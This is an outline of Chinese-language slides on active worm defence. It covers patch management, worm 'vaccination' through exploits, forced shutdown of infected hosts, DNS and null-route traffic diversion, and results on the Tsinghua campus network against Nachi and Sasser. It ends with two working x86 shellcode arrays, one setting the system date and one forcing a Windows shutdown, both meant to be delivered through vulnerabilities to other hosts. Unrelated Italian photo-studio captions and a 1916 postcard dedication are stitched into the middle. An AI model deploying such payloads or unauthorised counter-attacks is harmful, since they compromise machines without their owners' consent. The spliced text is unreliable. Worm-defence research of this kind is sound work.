



Internet蠕虫主动防治技术

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- 引言
- 针对易感主机的主动防治技术
- 针对已感主机的主动防治技术
- 针对蠕虫网络流量的主动防治技术
- Internet主动防治系统架构设计
- 在清华校园网中的应用效果

- Internet蠕虫防治周期
 - 预防阶段
 - 检测阶段
 - 遏制阶段
 - 清除阶段
- 涉及到的对象
- 相关研究

- 补丁管理
 - 搜集、分类;
 - 自动升级机制;
- 漏洞扫描
 - 周期性检测
 - 通知

STUDIO FOTOGRAFICO
DANTE MORONI
Via S. ... N. 16
TORINO


FOTOGRAFIA
Umberto Bonivento
PIOLA
Via Comandante 4

Stimolissima
Contessa Monto
voglio stupire.


17.3.1916
Alla mia cara
Maurina perché
si ricordi qualche
volta di me. Ah
ciao aff.
Umberto Piola




- IDS
- 流量分析



- 封堵
- 延迟
- 疏导



- 病毒软件
- 手工
- 打补丁




- 已感主机, $I(t)$
- 易感主机, $S(t)$
- 蠕虫传播数据流, β
- 任何一个对象数量的减少都会降低蠕虫的传播速度

$$dI(t) / dt = bI(t)S(t)$$


- 建模与仿真
- David Moore, 地址黑名单, 内容过滤。封堵策略;
- Zesheng Chen, 在未用的IP地址中配置LaBrea延迟TCP连接。
- CounterMailce

- 接种疫苗
- Internet蠕虫疫苗的定义
- 疫苗的选择规则
- 疫苗接种过程
 - 建立易感主机列表
 - 利用漏洞代码
 - 嵌入蠕虫疫苗
 - 实施疫苗接种

- 为破坏蠕虫传播流程中的某个环节而在主机上建立的标记，称为蠕虫“疫苗”；
- 标记的建立过程，称为“接种疫苗”。




- 正常终止条件
 - 创建内存互斥量
RpcPatch_Mutex失败
 - 本地时间是否是2004年
- 异常终止条件
 - 文件拷贝
 - 端口绑定



- 强制关机
- 通过被蠕虫所利用的漏洞
- 通过蠕虫自身的漏洞
- 通过蠕虫留下的后门后门
- 通用关机代码

- 双向疏导
- DNS劫持——出流量
 - 配置视图
 - 端口转发
- 零路由——入流量
- 告警信息



- 易感主机自动防治系统
- 已感主机自动防治系统
- 蠕虫传播流量自动防治系统
- 系统集成


- 组成：
 - 漏洞扫描服务器
 - 攻击服务器
- 流程
 - 建立黑名单
 - 周期性扫描，攻击



- 组成
 - IDS
 - 攻击服务器
 - 辅助扫描服务器
- 流程
 - 生成已感主机列表
 - 设计攻击方式
 - 周期性攻击

- 组成
 - IDS
 - DNS服务器
 - BGP路由器
 - 告警服务器
- 流程
 - 识别蠕虫传播流量
 - 生成黑名单
 - 设置/扩散控制策略
 - 周期性更新黑名单

- 组成
 - 各个自动防治子系统
 - 管理服务器
 - 数据库
- 流程
 - 协调各种信息流向；
 - 统计分析；

- 校园网概况
- 部分实现的自动控制系统效果
 - Nachi 蠕虫 (冲击波杀手)
 - Sasser 蠕虫 (震荡波)





- 仅从技术角度而非法律角度来讨论问题；
- 防病毒软件对蠕虫疫苗存在虚警；
- 强制关机也可用于易感主机；
- 双向疏导不能防止直接针对IP地址或一步完成的攻击；
- 主动防治系统可以被扩展
 - 目标扩展：其他种类的恶意代码；垃圾邮件；
 - 功能扩展：打补丁，信息搜集；


```
unsigned char shellcode[]=
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x42\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF\x70\x31\x99\x99\x99\xC3\x21\x95\x69"
"\x64\xE6\x12\x99\x12\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5"
"\x9A\x6A\x12\xEF\xE1\x9A\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA"
"\x74\xCF\xCE\xC8\x12\xA6\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED"
"\x91\xC0\xC6\x1A\x5E\x9D\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF"
"\xBD\x9A\x5A\x48\x78\x9A\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A"
"\x5A\x58\x78\x9B\x9A\x58\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F"
"\x97\x12\x49\xF3\x9A\xC0\x71\xBD\x99\x99\x99\xF1\x66\x66\x66\x99"
"\xF1\x99\x89\x99\x99\xF3\x9D\x66\xCE\x6D\x22\x81\x69\x64\xE6\x10"
"\x9A\x1A\x5F\x95\xAA\x59\xC9\xCF\x66\xCE\x61\xC9\x66\xCE\x65\xAA"
"\x59\x35\x1C\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B"
"\x77\xAA\x59\x5A\x71\xCA\x66\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA"
"\xD8\xFD\xFD\xEB\xFC\xEA\xEA\x99\xD1\xFC\xF8\xE9\xDA\xEB\xFC\xF8"
"\xED\xFC\x99\xCE\xF0\xF7\xDC\xE1\xFC\xFA\x99"
"\xDC\xE1\xF0\xED\xC9\xEB\xF6\xFA\xFC\xEA\xEA\x99"
"\xFA\xF4\xFD\xB9\xB6\xFA\xB9\xFD\xF8\xED\xFC\xB9\xAB\xA9\xA9\xAD"
"\xB4\xA9\xA8\xB4\xA9\xA8\x99";// "cmd /c date 2004-01-01"
```

- ShellCode[]= "\x55\x8B\xEC\x33\xC9\x51\x83\xC1\x02\x51\x33\xC9\x51\x83\xC1\x13\x51\x33\xC9\x41\x51\xB9\xFF\x65\x73\x73\xC1\xE9\x08\x51\x68\x50\x72\x6F\x63\x68\x72\x65\x6E\x74\x68\x74\x43\x75\x72\xB9\x47\x65\xFF\xFF\xC1\xE1\x10\x51\x68\x6F\x6B\x65\x6E\x68\x65\x73\x73\x54\x68\x50\x72\x6F\x63\x68\x4F\x70\x65\x6E\xB9\xFF\x67\x65\x73\xC1\xE9\x08\x51\x68\x76\x69\x6C\x65\x68\x6E\x50\x72\x69\x68\x54\x6F\x6B\x65\x68\x6A\x75\x73\x74\xB9\x41\x64\xFF\xFF\xC1\xE1\x10\x51\x68\x77\x73\x45\x78\x68\x69\x6E\x64\x6F\x68\x78\x69\x74\x57\xB9\x45\xFF\xFF\xFF\xC1\xE1\x18\x51\x68\x2E\x64\x6C\x6C\x68\x70\x69\x33\x32\x68\x61\x64\x76\x61\xB9\xFF\xFF\x6C\x6C\xC1\xE9\x10\x51\x68\x33\x32\x2E\x64\x68\x75\x73\x65\x72\x33\xC9\x51\x51\x51\x68\xYY\xYY\xYY\xYY\x68\xYY\xYY\xYY\xYY\x51\x68\x2E\x64\x6C\x6C\x68\x65\x6C\x33\x32\x68\x6B\x65\x72\x6E\x8D\x85\x64\xFF\xFF\xFF\x50\x8B\x85\x74\xFF\xFF\xFF\xFF\xD0\x89\x85\x7C\xFF\xFF\xFF\x8D\x45\x88\x50\x8B\x85\x74\xFF\xFF\xFF\xFF\xD0\x89\x45\x84\x8D\x45\x94\x50\x8B\x85\x74\xFF\xFF\xFF\xFF\xD0\x89\x45\x80\x8D\x45\xDA\x50\x8B\x85\x7C\xFF\xFF\xFF\x50\x8B\x85\x78\xFF\xFF\xFF\xFF\xD0\x8B\xF0\x8D\x45\xFC\x50\xB9\xFF\xFF\xFF\x28\xC1\xE9\x18\x51\xFF\xD6\x8B\xF0\x8D\x45\xC8\x50\x8B\x45\x80\x50\x8B\x85\x78\xFF\xFF\xFF\xFF\xD0\x56\xFF\xD0\x8D\x45\xB2\x50\x8B\x45\x80\x50\x8B\x85\x78\xFF\xFF\xFF\xFF\xD0\x8B\xF0\x33\xC9\x51\x51\x51\x8D\x45\xEC\x50\x51\x8B\x45\xFC\x50\xFF\xD6\x8D\x45\xA3\x50\x8B\x45\x84\x50\x8B\x85\x78\xFF\xFF\xFF\xFF\xD0\x33\xC9\x51\x83\xC1\x0E\x51\xFF\xD0\x8B\xE5\x5D";
- offset 176 ->GetProcAddress , offset 181 ->LoadLibrary

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